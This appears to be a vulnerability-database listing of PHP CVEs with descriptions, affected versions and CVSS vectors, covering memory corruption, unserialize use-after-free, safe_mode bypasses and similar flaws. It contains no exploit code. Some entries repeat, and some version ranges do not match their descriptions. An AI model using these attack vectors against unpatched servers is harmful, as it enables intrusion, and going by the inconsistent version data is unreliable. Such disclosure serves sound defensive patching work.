The proc_open function in ext/standard/proc_open.c in PHP before 5.2.11 and 5.3.x before 5.3.1 does not enforce the (1) safe_mode_allowed_env_vars and (2) safe_mode_protected_env_vars directives, which allows context-dependent attackers to execute programs with an arbitrary environment via the env parameter, as demonstrated by a crafted value of the LD_LIBRARY_PATH environment variable.

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-4018

PHP Permissions, Privileges, and Access Controls Vulnerability

The proc_open function in ext/standard/proc_open.c in PHP before 5.2.11 and 5.3.x before 5.3.1 does not enforce the (1) safe_mode_allowed_env_vars and (2) safe_mode_protected_env_vars directives, which allows context-dependent attackers to execute programs with an arbitrary environment via the env parameter, as demonstrated by a crafted value of the LD_LIBRARY_PATH environment variable.

Affected Versions
5.2.6 to 5.2.9

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-4018

PHP Improper Input Validation Vulnerability

The php_openssl_apply_verification_policy function in PHP before 5.2.11 does not properly perform certificate validation, which has unknown impact and attack vectors, probably related to an ability to spoof certificates.

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3291

PHP Improper Input Validation Vulnerability

The php_openssl_apply_verification_policy function in PHP before 5.2.11 does not properly perform certificate validation, which has unknown impact and attack vectors, probably related to an ability to spoof certificates.

Affected Versions
5.1.0 to 5.2.9

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3291

PHP Insufficient Information Vulnerability

Unspecified vulnerability in PHP before 5.2.11, and 5.3.x before 5.3.1, has unknown impact and attack vectors related to "missing sanity checks around exif processing."

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3292

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the imagecolortransparent function in PHP before 5.2.11 has unknown impact and attack vectors related to an incorrect "sanity check for the color index."

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3293

PHP Insufficient Information Vulnerability

Unspecified vulnerability in PHP before 5.2.11, and 5.3.x before 5.3.1, has unknown impact and attack vectors related to "missing sanity checks around exif processing."

Affected Versions
5.2.6 to 5.2.9

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3292

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the imagecolortransparent function in PHP before 5.2.11 has unknown impact and attack vectors related to an incorrect "sanity check for the color index."

Affected Versions
5.2.6 to 5.2.9

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3293

PHP Numeric Errors Vulnerability

Integer overflow in ext/shmop/shmop.c in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (crash) and possibly read sensitive memory via a large third argument to the shmop_read function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2011-1092

PHP Resource Management Errors Vulnerability

Use-after-free vulnerability in the SplObjectStorage unserializer in PHP 5.2.x and 5.3.x through 5.3.2 allows remote attackers to execute arbitrary code or obtain sensitive information via serialized data, related to the PHP unserialize function.

Affected Versions
5.2.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2010-2225

PHP Improper Control of Generation of Code ('Code Injection') Vulnerability

The (1) sqlite_single_query and (2) sqlite_array_query functions in ext/sqlite/sqlite.c in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to execute arbitrary code by calling these functions with an empty SQL query, which triggers access of uninitialized memory.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2010-1868

PHP Improper Input Validation Vulnerability

The safe_mode implementation in PHP before 5.2.13 does not properly handle directory pathnames that lack a trailing / (slash) character, which allows context-dependent attackers to bypass intended access restrictions via vectors related to use of the tempnam function.

Affected Versions
5.2.0 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2010-1129

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The asn1_time_to_time_t function in ext/openssl/openssl.c in PHP before 5.3.28, 5.4.x before 5.4.23, and 5.5.x before 5.5.7 does not properly parse (1) notBefore and (2) notAfter timestamps in X.509 certificates, which allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted certificate that is not properly handled by the openssl_x509_parse function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2013-6420

PHP Permissions, Privileges, and Access Controls Vulnerability

ext/soap/soap.c in PHP before 5.3.22 and 5.4.x before 5.4.13 does not validate the relationship between the soap.wsdl_cache_dir directive and the open_basedir directive, which allows remote attackers to bypass intended access restrictions by triggering the creation of cached SOAP WSDL files in an arbitrary directory.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2013-1635

PHP Permissions, Privileges, and Access Controls Vulnerability

ext/soap/soap.c in PHP before 5.3.22 and 5.4.x before 5.4.13 does not validate the relationship between the soap.wsdl_cache_dir directive and the open_basedir directive, which allows remote attackers to bypass intended access restrictions by triggering the creation of cached SOAP WSDL files in an arbitrary directory.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2013-1635

PHP Resource Management Errors Vulnerability

The gdImageScaleTwoPass function in gd_interpolation.c in the GD Graphics Library (aka libgd) before 2.2.0, as used in PHP before 5.6.12, uses inconsistent allocate and free approaches, which allows remote attackers to cause a denial of service (memory consumption) via a crafted call, as demonstrated by a call to the PHP imagescale function.

Affected Versions
5.0.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-8877

PHP Other Vulnerability

Use-after-free vulnerability in the process_nested_data function in ext/standard/var_unserializer.re in PHP before 5.4.39, 5.5.x before 5.5.23, and 5.6.x before 5.6.7 allows remote attackers to execute arbitrary code via a crafted unserialize call that leverages use of the unset function within an __wakeup function, a related issue to CVE-2015-0231.

Affected Versions
4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2015-2787

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Multiple stack-based buffer overflows in the phar_set_inode function in phar_internal.h in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allow remote attackers to execute arbitrary code via a crafted length value in a (1) tar, (2) phar, or (3) ZIP archive.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2015-3329

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The phar_parse_metadata function in ext/phar/phar.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to cause a denial of service (heap metadata corruption) or possibly have unspecified other impact via a crafted tar archive.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2015-3307

PHP Use After Free Vulnerability

Use-after-free vulnerability in the _zend_shared_memdup function in zend_shared_alloc.c in the OPcache extension in PHP through 5.6.7 allows remote attackers to cause a denial of service or possibly have unspecified other impact via unknown vectors.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2015-1351

PHP Other Vulnerability

Multiple use-after-free vulnerabilities in ext/date/php_date.c in PHP before 5.4.38, 5.5.x before 5.5.22, and 5.6.x before 5.6.6 allow remote attackers to execute arbitrary code via crafted serialized input containing a (1) R or (2) r type specifier in (a) DateTimeZone data handled by the php_date_timezone_initialize_from_hash function or (b) DateTime data handled by the php_date_initialize_from_hash function.

Affected Versions

4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-0273

PHP Numeric Errors Vulnerability

Integer overflow in the _zip_cdir_new function in zip_dirent.c in libzip 0.11.2 and earlier, as used in the ZIP extension in PHP before 5.4.39, 5.5.x before 5.5.23, and 5.6.x before 5.6.7 and other products, allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a ZIP archive that contains many entries, leading to a heap-based buffer overflow.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-2331

PHP Data Processing Errors Vulnerability

The SoapClient::__call method in ext/soap/soap.c in PHP before 5.4.39, 5.5.x before 5.5.23, and 5.6.x before 5.6.7 does not verify that __default_headers is an array, which allows remote attackers to execute arbitrary code by providing crafted serialized data with an unexpected data type, related to a "type confusion" issue.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-4147

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Stack-based buffer overflow in the phar_fix_filepath function in ext/phar/phar.c in PHP before 5.4.43, 5.5.x before 5.5.27, and 5.6.x before 5.6.11 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a large length value, as demonstrated by mishandling of an e-mail attachment by the imap PHP extension.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

External References
- CVE-2015-5590

PHP Numeric Errors Vulnerability

Integer overflow in the ftp_genlist function in ext/ftp/ftp.c in PHP before 5.4.41, 5.5.x before 5.5.25, and 5.6.x before 5.6.9 allows remote FTP servers to execute arbitrary code via a long reply to a LIST command, leading to a heap-based buffer overflow.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-4022

PHP Data Processing Errors Vulnerability

The pcntl_exec implementation in PHP before 5.4.41, 5.5.x before 5.5.25, and 5.6.x before 5.6.9 truncates a pathname upon encountering a \x00 character, which might allow remote attackers to bypass intended extension restrictions and execute files with unexpected names via a crafted first argument. NOTE: this vulnerability exists because of an incomplete fix for CVE-2006-7243.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-4026

PHP Data Processing Errors Vulnerability

PHP before 5.4.41, 5.5.x before 5.5.25, and 5.6.x before 5.6.9 truncates a pathname upon encountering a \x00 character in certain situations, which allows remote attackers to bypass intended extension restrictions and access files or directories with unexpected names via a crafted argument to (1) set_include_path, (2) tempnam, (3) rmdir, or (4) readlink. NOTE: this vulnerability exists because of an incomplete fix for CVE-2006-7243.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-4025

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Heap-based buffer overflow in the enchant_broker_request_dict function in ext/enchant/enchant.c in PHP before 5.4.38, 5.5.x before 5.5.22, and 5.6.x before 5.6.6 allows remote attackers to execute arbitrary code via vectors that trigger creation of multiple dictionaries.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2014-9705

PHP Numeric Errors Vulnerability

Integer overflow in the object_custom function in ext/standard/var_unserializer.c in PHP before 5.4.34, 5.5.x before 5.5.18, and 5.6.x before 5.6.2 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via an argument to the unserialize function that triggers calculation of a large length value.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-3669

PHP Insufficient Information Vulnerability

The SPL component in PHP before 5.4.30 and 5.5.x before 5.5.14 incorrectly anticipates that certain data structures will have the array data type after unserialization, which allows remote attackers to execute arbitrary code via a crafted string that triggers use of a Hashtable destructor, related to "type confusion" issues in (1) ArrayObject and (2) SPLObjectStorage.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-3515

PHP Improper Input Validation Vulnerability

readelf.c in file before 5.22, as used in the Fileinfo component in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5, does not consider that pread calls sometimes read only a subset of the available data, which allows remote attackers to cause a denial of service (uninitialized memory access) or possibly have unspecified other impact via a crafted ELF file.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-9653

PHP Other Vulnerability

Use-after-free vulnerability in the process_nested_data function in ext/standard/var_unserializer.re in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5 allows remote attackers to execute arbitrary code via a crafted unserialize call that leverages improper handling of duplicate numerical keys within the serialized properties of an object. NOTE: this vulnerability exists because of an incomplete fix for CVE-2014-8142.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2015-0231

PHP Other Vulnerability

Use-after-free vulnerability in the process_nested_data function in ext/standard/var_unserializer.re in PHP before 5.4.36, 5.5.x before 5.5.20, and 5.6.x before 5.6.4 allows remote attackers to execute arbitrary code via a crafted unserialize call that leverages improper handling of duplicate keys within the serialized properties of an object, a different vulnerability than CVE-2004-1019.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-8142

PHP Other Vulnerability

Double free vulnerability in the zend_ts_hash_graceful_destroy function in zend_ts_hash.c in the Zend Engine in PHP through 5.5.20 and 5.6.x through 5.6.4 allows remote attackers to cause a denial of service or possibly have unspecified other impact via unknown vectors.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-9425

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Stack-based buffer overflow in the date_from_ISO8601 function in ext/xmlrpc/libxmlrpc/xmlrpc.c in PHP before 5.2.7 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code by including a timezone field in a date, leading to improper XML-RPC encoding.

Affected Versions
4.4.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-8626

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

sapi/cgi/cgi_main.c in the CGI component in PHP through 5.4.36, 5.5.x through 5.5.20, and 5.6.x through 5.6.4, when mmap is used to read a .php file, does not properly consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read and might (1) allow remote attackers to obtain

sensitive information from php-cgi process memory by leveraging the ability to upload a .php file or (2) trigger unexpected code execution if a valid PHP script is present in memory locations adjacent to the mapping.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-9427

PHP DEPRECATED: Code Vulnerability

** DISPUTED ** The apprentice_load function in libmagic/apprentice.c in the Fileinfo component in PHP through 5.6.4 attempts to perform a free operation on a stack-based character array, which allows remote attackers to cause a denial of service (memory corruption or application crash) or possibly have unspecified other impact via unknown vectors. NOTE: this is disputed by the vendor because the standard erealloc behavior makes the free operation unreachable.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2014-9426

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The file_check_mem function in funcs.c in file before 5.23, as used in the Fileinfo component in PHP before 5.5.34, 5.6.x before 5.6.20, and 7.x before 7.0.5, mishandles continuation-level jumps, which allows context-dependent attackers to cause a denial of service (buffer overflow and application crash) or possibly execute arbitrary code via a crafted magic file.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2015-8865

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Stack consumption vulnerability in GD in PHP before 5.6.12 allows remote attackers to cause a denial of service via a crafted imagefilltoborder call.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-8874

PHP Improper Input Validation Vulnerability

The odbc_bindcols function in ext/odbc/php_odbc.c in PHP before 5.6.12 mishandles driver behavior for SQL_WVARCHAR columns, which allows remote attackers to cause a denial of service (application crash) in opportunistic circumstances by leveraging use of the odbc_fetch_array function to access a certain type of Microsoft SQL Server table.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-8879

PHP Other Vulnerability

The xsl_ext_function_php function in ext/xsl/xsltprocessor.c in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13, when libxml2 before 2.9.2 is used, does not consider the possibility of a NULL valuePop return value before proceeding with a free operation after the principal argument loop, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted XML document, a different vulnerability than CVE-2015-6837.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-6838

PHP Other Vulnerability

The xsl_ext_function_php function in ext/xsl/xsltprocessor.c in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13, when libxml2 before 2.9.2 is used, does not consider the possibility of a NULL valuePop return value before proceeding with a free operation during initial error checking, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted XML document, a different vulnerability than CVE-2015-6838.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-6837

PHP Improper Input Validation Vulnerability

Stack consumption vulnerability in Zend/zend_exceptions.c in PHP before 5.4.44, 5.5.x before 5.5.28, and 5.6.x before 5.6.12 allows remote attackers to cause a denial of service (segmentation fault) via recursive method calls.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2015-8873

PHP Missing Release of Resource after Effective Lifetime Vulnerability

PHP5 before 5.4.4 allows passing invalid utf-8 strings via the xmlTextWriterWriteAttribute, which are then misparsed by libxml2. This results in memory leak into the resulting output.

Affected Versions

5.0.0 to 5.2.17

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References

- CVE-2010-4657

PHP Permissions, Privileges, and Access Controls Vulnerability

An issue was discovered in PHP 5.x and 7.x, when the configuration uses apache2handler/mod_php or php-fpm with OpCache enabled. With 5.x after 5.6.28 or 7.x after 7.0.13, the issue is resolved in a non-default configuration with the opcache.validate_permission=1 setting. The vulnerability details are as follows. In PHP SAPIs where PHP interpreters share a common parent process, Zend OpCache creates a shared memory object owned by the common parent during initialization. Child PHP processes inherit the SHM descriptor, using it to cache and retrieve compiled script bytecode ("opcode" in PHP jargon). Cache keys vary depending on configuration, but filename is a central key component, and compiled opcode can generally be run if a script's filename is known or can be guessed. Many common shared-hosting configurations change EUID in child processes to enforce privilege separation among hosted users (for example using mod_ruid2 for the Apache HTTP Server, or php-fpm user settings). In these scenarios, the default Zend OpCache behavior defeats script file permissions by sharing a single SHM cache among all child PHP processes. PHP scripts often contain sensitive information: Think of CMS configurations where reading or running another user's script usually means gaining privileges to the CMS database.

Affected Versions

5.1.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2015-8994

PHP Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Directory traversal vulnerability in the PharData class in PHP before 5.4.44, 5.5.x before 5.5.28, and 5.6.x before 5.6.12 allows remote attackers to write to arbitrary files via a .. (dot dot) in a ZIP archive entry that is mishandled during an extractTo call.

Affected Versions

4.4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

External References

- CVE-2015-6833

PHP Other Vulnerability

Use-after-free vulnerability in the SPL unserialize implementation in ext/spl/spl_array.c in PHP before 5.4.44, 5.5.x before 5.5.28, and 5.6.x before 5.6.12 allows remote attackers to execute arbitrary code via crafted serialized data that triggers misuse of an array

field.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

External References
- CVE-2015-6832

PHP Other Vulnerability

file before 5.18, as used in the Fileinfo component in PHP before 5.6.0, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a zero root_storage value in a CDF file, related to cdf.c and readcdf.c.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2014-0236

PHP Other Vulnerability

The SoapClient __call method in ext/soap/soap.c in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13 does not properly manage headers, which allows remote attackers to execute arbitrary code via crafted serialized data that triggers a "type confusion" in the serialize_function_call function.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

External References
- CVE-2015-6836

PHP Other Vulnerability

The php_pgsql_meta_data function in pgsql.c in the PostgreSQL (aka pgsql) extension in PHP before 5.4.42, 5.5.x before 5.5.26, and 5.6.x before 5.6.10 does not validate token extraction for table names, which might allow remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted name. NOTE: this vulnerability exists because of an incomplete fix for CVE-2015-1352.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-4644

PHP Improper Input Validation Vulnerability

The mcopy function in softmagic.c in file 5.x, as used in the Fileinfo component in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8, does not properly restrict a certain offset value, which allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted string that is mishandled by a "Python script text executable" rule.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-4605

PHP Improper Input Validation Vulnerability

The mget function in softmagic.c in file 5.x, as used in the Fileinfo component in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8, does not properly maintain a certain pointer relationship, which allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted string that is mishandled by a "Python script text executable" rule.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2015-4604

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The phar_parse_zipfile function in zip.c in the PHAR extension in PHP before 5.5.33 and 5.6.x before 5.6.19 allows remote attackers to obtain sensitive information from process memory or cause a denial of service (out-of-bounds read and application crash) by placing a PK\x05\x06 signature at an invalid location.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:H

External References
- CVE-2016-3142

PHP Insufficient Information Vulnerability

applications/core/modules/front/system/content.php in Invision Power Services IPS Community Suite (aka Invision Power Board, IPB, or Power Board) before 4.1.13, when used with PHP before 5.4.24 or 5.5.x before 5.5.8, allows remote attackers to execute arbitrary code via the content_class parameter.

Affected Versions
4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2016-6174

PHP Improper Access Control Vulnerability

PHP through 7.0.8 does not attempt to address RFC 3875 section 4.1.18 namespace conflicts and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, as demonstrated by (1) an application that makes a getenv('HTTP_PROXY') call or (2) a CGI configuration of PHP, aka an "httpoxy" issue.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2016-5385

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the virtual_file_ex function in TSRM/tsrm_virtual_cwd.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (stack-based buffer overflow) or possibly have unspecified other impact via a crafted extract operation on a ZIP archive.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References

- CVE-2016-6289

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/phar/phar_object.c in PHP before 5.5.32, 5.6.x before 5.6.18, and 7.x before 7.0.3 mishandles zero-length uncompressed data, which allows remote attackers to cause a denial of service (heap memory corruption) or possibly have unspecified other impact via a crafted (1) TAR, (2) ZIP, or (3) PHAR archive.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References

- CVE-2016-4342

PHP Other Vulnerability

The phar_make_dirstream function in ext/phar/dirstream.c in PHP before 5.6.18 and 7.x before 7.0.3 mishandles zero-size ./@LongLink files, which allows remote attackers to cause a denial of service (uninitialized pointer dereference) or possibly have unspecified other impact via a crafted TAR archive.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2016-4343

PHP Improper Input Validation Vulnerability

The make_http_soap_request function in ext/soap/php_http.c in PHP before 5.4.44, 5.5.x before 5.5.28, 5.6.x before 5.6.12, and 7.x before 7.0.4 allows remote attackers to obtain sensitive information from process memory or cause a denial of service (type confusion and application crash) via crafted serialized _cookies data, related to the SoapClient::__call method in ext/soap/soap.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H

External References
- CVE-2016-3185

PHP Numeric Errors Vulnerability

** DISPUTED ** Integer overflow in the php_raw_url_encode function in ext/standard/url.c in PHP before 5.5.34, 5.6.x before 5.6.20, and 7.x before 7.0.5 allows remote attackers to cause a denial of service (application crash) via a long string to the rawurlencode function. NOTE: the vendor says "Not sure if this qualifies as security issue (probably not)."

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-4070

PHP Loop with Unreachable Exit Condition ('Infinite Loop') Vulnerability

An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. An infinite loop exists in ext/iconv/iconv.c because the iconv stream filter does not reject invalid multibyte sequences.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-10546

PHP Improper Input Validation Vulnerability

In PHP before 5.5.32, 5.6.x before 5.6.18, and 7.x before 7.0.3, all of the return values of stream_get_meta_data can be controlled if the input can be controlled (e.g., during file uploads). For example, a "$uri = stream_get_meta_data(fopen($file,

"r"))['uri']" call mishandles the case where $file is data:text/plain;uri=eviluri, -- in other words, metadata can be set by an attacker.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

External References
- CVE-2016-10712

PHP Integer Overflow or Wraparound Vulnerability

An issue was discovered in PHP before 5.6.37, 7.0.x before 7.0.31, 7.1.x before 7.1.20, and 7.2.x before 7.2.8. An Integer Overflow leads to a heap-based buffer over-read in exif_thumbnail_extract of exif.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-14883

PHP NULL Pointer Dereference Vulnerability

An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. ext/ldap/ldap.c allows remote LDAP servers to cause a denial of service (NULL pointer dereference and application crash) because of mishandling of the ldap_get_dn return value.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-10548

PHP Out-of-bounds Read Vulnerability

An issue was discovered in PHP before 5.6.36, 7.0.x before 7.0.30, 7.1.x before 7.1.17, and 7.2.x before 7.2.5. exif_read_data in ext/exif/exif.c has an out-of-bounds read for crafted JPEG data because exif_iif_add_value mishandles the case of a MakerNote that lacks a final '\0' character.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2018-10549

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

In PHP before 5.6.31, 7.x before 7.0.21, and 7.1.x before 7.1.7, an error in the date extension's timelib_meridian parsing code could be used by attackers able to supply date strings to leak information from the interpreter, related to ext/date/lib/parse_date.c out-of-bounds reads affecting the php_parse_date function. NOTE: the correct fix is in the e8b7698f5ee757ce2c8bd10a192a491a498f891c commit, not the bd77ac90d3bdf31ce2a5251ad92e9e75 gist.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
